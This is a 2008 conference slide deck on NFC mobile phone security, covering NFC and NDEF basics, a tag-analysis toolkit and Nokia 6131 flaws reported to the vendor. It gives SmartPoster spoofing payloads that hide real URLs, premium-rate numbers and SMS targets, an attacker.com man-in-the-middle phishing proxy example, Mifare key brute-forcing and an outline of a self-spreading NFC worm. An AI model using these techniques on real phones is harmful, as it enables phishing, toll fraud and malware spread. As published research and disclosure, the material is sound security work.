Attacking NFC Mobile Phones

Collin Mulliner
Fraunhofer SIT

EUSecWest
May 2008
London, UK

Attacking NFC Mobile Phones

A first look at NFC Phone Security

Some Tools, PoCs, and a Small Survey

About me

- Collin Mulliner
  - I'm a mobile devices (security) guy
  - Just became a full time researcher at ***Fraunhofer-Institute for Secure Information Technology SIT*** (Division for Secure Mobile Systems)
  - Member of the *trifinite group* (loose group of people interested in mobile and wireless security)
  - Contact:
    - My NFC site: http://www.mulliner.org/nfc/
    - Email: collin.mulliner[at]sit.fraunhofer.de

Why Attack NFC Phones?

- Because NFC is…
  - a new "hot" technology
  - heavily pushed by service providers
  - a phone thing… mobiles are my favorite target
  - RFID, which itself is currently "hyped"
  - ~~is~~ will be in every mobile phone in the future (so the manufactures and service providers wish)
  - being deployed right now

Agenda

- Introduction to NFC
- NFC phones and data formats
- An NFC Security Toolkit
- Analyzing an NFC Mobile Phone
- Attacking NFC services in the field - a survey
- Notes from the lab
- Conclusions

Near Field Communication (NFC)

- A bidirectional proximity coupling technology
  - Based on the ISO14443 standard
- NFC device modes
  - Reader/Writer (Proximity Coupling Device, PCD)
  - Card Emulation (Proximity Inductive Coupling Card, PICC)
  - Peer-to-Peer mode (ISO18092)
    - Bidirectional communication between two NFC devices
- ⇨ RFID in your mobile phone

Near Field Communication (NFC)

- A bidirectional proximity coupling technology
  - Based on the ISO14443 standard
- NFC device modes
  - Reader/Writer (Proximity Coupling Device, PCD)
  - Card Emulation (Proximity Inductive Coupling Card, PICC)
  - Peer-to-Peer mode (ISO18092)
    - Bidirectional communication between two NFC devices
- ⇨ RFID in your mobile phone

NFC Tech


- Operating frequency: 13.56 Mhz
- Communication range: ~4 cm
- Data transfer rates: 106, 216 or 424 kbit/s
- Supported tags and cards:
  - ISO14443 A/B based tags, NXP Mifare Ultralight, Mifare Classic/Standard 1k/4k, Mifare DESFire, Sony FeliCa, Innovision Topaz and Jewel tag, ...

General NFC Security

- No link level security (wireless not encrypted)
  - Eavesdropping (sniffing)
  - Man-in-the-middle
  - Data Modification, Corruption, Insertion [9]
- Tamper with NFC service tags
  - Modify original tag
  - Replace with malicious tag
  - Sounds easier than it is, more on this later…

NFC Usage Concept

- Touch tag with your mobile phone
  - Phone reads tag ⇨ performs action



Touch a Tag

- Launch a web browser and load website
- Initiate voice call
- Send predefined short message (SMS)
- Store contact in address book (vCard)
- Store calendar entry (vCal)
- Launch custom application

NFC Data Exchange Format (NDEF)

- Container format to store data in NFC tags
  - Supports storing arbitrary data
  - Independent from RFID tag type
- Defines a number of NFC specific data types
  - URI, TextRecord, and SmartPoster
- Standardized by the NFC Forum [2]
  - Specs available for free

NFC Data Exchange Format (NDEF)

- Container format to store data in NFC tags
  - Supports storing arbitrary data
  - Independent from RFID tag type
- Defines a number of NFC specific data types
  - URI, TextRecord, and SmartPoster
- Standardized by the NFC Forum [2]
  - Specs available for free
- **The thing you need to know when playing with passive NFC tags!**

NDEF Record, Message, Types

- The record is the smallest entity in NDEF
  - Each record carries a type
  - Multiple records form an NDEF Message
- Most Important NDEF Types
  - URI Record (Uniform Resource Identifier)
    - HTTP, FTP, SMS, TEL, ...
  - Text Record
    - String of characters, encoding and a language identifier

NDEF Record, Message, Types

- The record is the smallest entity in NDEF
  - Each record carries a type
  - Multiple records form a NDEF Message
- Most Important NDEF Types
  - URI Record (Uniform Resource Identifier)
    - HTTP, FTP, SMS, TEL, …
    - The URI is the control channel, everything else is just decoration!
  - Text Record
    - String of characters, encoding and a language identifier

The SmartPoster

- URI with a title (descriptive text)
  - Optional icon
- Defines additional sub types
  - Recommended action (what to do with the URI)
    - Execute now, save for later, open for editing
  - Size and type of object URI points to
- One of the proclaimed key use cases for NFC

NFC Mobile Phones

The Nokia 6131 NFC [3], the only NFC phone you can currently buy

Nokia 6131 NFC Quick Spec.

- GSM mobile phone with Bluetooth, GPRS, microSD, camera, J2ME/MIDP2.0 and of course NFC
- Interesting JSRs: 87 (Bluetooth), 257 (NFC)
- NFC support for:
  - SmartPoster, URI, Tel, SMS, vCal, vCard
  - Some Nokia extensions
  - ISO14443 A, NXP Mifare, Sony FeliCa (non secure parts only), Topaz and Jewel tag (read only)

Inside an NFC Phone

- Reader always active unless phone in standby
  - If no app. is running phone tries to handle content
  - Else app. gets to talk to the tag
- App. can register to handle tag data by type
  - Phone reads tag, determines if/what app. to launch
  - This *push registry* is a basic feature of NFC phones
  - Certain types can't be registered (e.g. SmartPoster)

Attacking NFC Mobile Phones

- Mobile Phones **NOT** Smart Phones
  - No native software, WiFi, limited UI and storage
- Attacks are mainly based on social engineering
  - Bugs can be abused for supporting these attacks

Attack Targets

- The Mobile Phone
  - System bugs
  - Application bugs and design issues
- The Services/Applications
  - Tags and back-end infrastructure
  - Mostly designed to protect service provider not customer

The Mifare Classic Tag

- Very common 13.56 Mhz RFID tag type
  - Used by all NFC services I've seen so far
- Two tag types
  - Mifare 1k ⇨ 720 bytes payload
  - Mifare 4k ⇨ 3408 bytes payload
- Per sector configurable R/W mode
  - Two 48bit keys control read and write access

An NFC Security Toolkit

- Tag reader/writer
  - Stationary and mobile (for field analysis)
- NDEF parsing and construction library
  - Analyze tag data collected in the field
  - Test NFC mobile phones (fuzzing)
- Tag security tester
  - Check read/write mode of tags in the field

Tag Reading/Writing/Dumping

- Librfid-based tool for USB RFID reader/writer
  - Read, write, dump, format (NDEF), and wipe tags
  - ⇨ mifare_ndef.c
- MIDP2.0/JSR-257 and Nokia extensions-based
  - Bluetooth interface for control by PDA/laptop
  - Raw dump of Mifare Classic tags
  - ⇨ BtNfcAdapter and BtNfcAdapterRAW(.jar)
- All tools available in source under GPLv2 [1]

Python NDEF Library

- Construct and parse
  - NDEF Records and Messages
  - High-level NDEF Records: Text, URI
  - High-level Messages: SmartPoster
  - Nokia Bluetooth Imaging Tag (non standard)
  - RMV ConTag (application specific)
- *Fuzzing ready ;-)*
  - Set field length independent from field content

Python NDEF Library cont.

- All functions accept an NDEF Message or NDEF Record in binary or hex as input
- Both binary and hex are supported as output
- Output easily writable with any RFID writer
- No library dependencies
  - Works really great on my Linux tablet
- Available in source under GPLv2 [1]

Mifare Sector Trailer Tool

- Field tool to analyze R/W state of **Mifare** tags
  - Inspect individual sector trailer
  - Write individual or all sector trailer(s)
    - Set R/W mode and keys
  - Brute force and ”word list” *crack* sector key
    - Check for weak keys; speed ~10keys/s
    - (Proof-of-concept, very unlikely to break anything real!)
- Available in source under GPLv2 [1]
  - ⇨ MfStt(.jar)

NFC Phone Analysis

- What parts of the standard are un-/supported
  - SmartPoster action 'act' is ignored :-(
  - Implementation issues? (next slides)
- What about the components that are controllable by NFC?
  - Web browser just fetches anything pointed to by URL

Nokia 6131 NFC URI Spoofing


- Abuse SmartPoster to hide real URI
  - GUI mixes informational text and control data
  - ⇨ Trick user into performing harmful operation
- Vulnerable components
  - Web browser (http, https, ftp, ...)
  - Phone dialer (initiate phone call)
  - Short Messaging (send SMS)


SmartPoster URL Spoofing


- Fake innocent locking URL stored in SmartPoster title
  - Actual URL is stored in URI record
- User can't easily determine the real URL he is going to load after reading an NDEF tag
- Title needs padding in order to hide real URI
  - Pad with either space or \r
  - End with a . (dot) in order to show the padding

Web Browser Example

- URI is “http://mulliner.org/blog/”
  - Title is: “http://www.nokia.com\r\r\rAddress:\rhttp://www.nokia.com\r...\r.”







Survives brief inspection by user.


Man-in-the-middle Proxy


- Based on CGIProxy2.1 by James Marshall
  - Added WML handling and traffic logging
- Steal credentials (phishing…)
- Inject malicious content
- Works because:
  - Current URL is not displayed by web browser


Example:
Title: https://mshop.store.com/
URI: http://attacker.com/proxy.cgi/https/mshop.store.com/

Phone Call Request Example

- URI is “tel:0900942234711”
  - Title is: “Tourist Information\r080055598127634\r\r\r\r\r\r\r.”









Survives brief inspection by user.

SMS Example

- URI “sms:33333?body=tone1”
  - Title is:"Get todays weather forecast\r0800555123678"





Attack from the Spec?

- Page 6: Smart Poster Record Type Definition (SPR 1.1) SmartPoster_RTD_1.0_2006-07-24

3.3.2 The Title Record

The Title record is an instance of a Text RTD Record [TEXT]. There MAY be an arbitrary number of title records in the Smart Poster. However, there MUST NOT be two or more records with the same language identifier.


The Title record SHOULD be shown to the user.


NOTE TO IMPLEMENTERS: The implementer should be aware of the fact that by putting malicious information to the Title record and thus misrepresenting the service, it might be possible to fool the user into thinking that the tag contents might be something else entirely. This is a so-called *phishing* technique. For example, if the Title record contains the text "http://www.internetbanking.com", and the URI record the text "http://myevilsite.com", the user might be fooled into giving his banking information, if the Title record is the only one that is shown to the user.


More on URL Spoofing

- Use classic @ method
  - Produces broken HTTP request but will work with a small redirector (HTTP 300 + new location)
  - Certain characters are not allowed in part before @
  - See *badproxy.py* example [1]
- Web browser display issue with long hostname
  - Partial hostname ⇨ user more easily fooled into loading malicious website


More on URL Spoofing cont.








Partial Hostnames





Vendor Contacted


- Issues reported to Nokia in late March 2008
  - Very fast response
- Constant contact to Nokia since then
  - Added some more issues over time
- Nokia seems to take issues seriously!
  - Apparently they started fixing the bugs right away

Proof-of-Concept NDEF Worm


- Idea I had while playing with the push registry
  - Push registry allows registration for URI Record 'U'
- Basic idea: writable tags as transport for Worm
  - Use URI spoofing to hide the worm-install-URL
  - Silent MIDlet installation
    - No security warning when downloading a JAR file!
    - Auto install – user will only be asked before execution!
  - Spreads by writing URL pointing to itself to tag
  - Worm is activated by phone reading plain URI tag

NDEF Worm: Infect Phone

Step 1) Touch “infected” tag



Step 2) Run app. after download and auto install

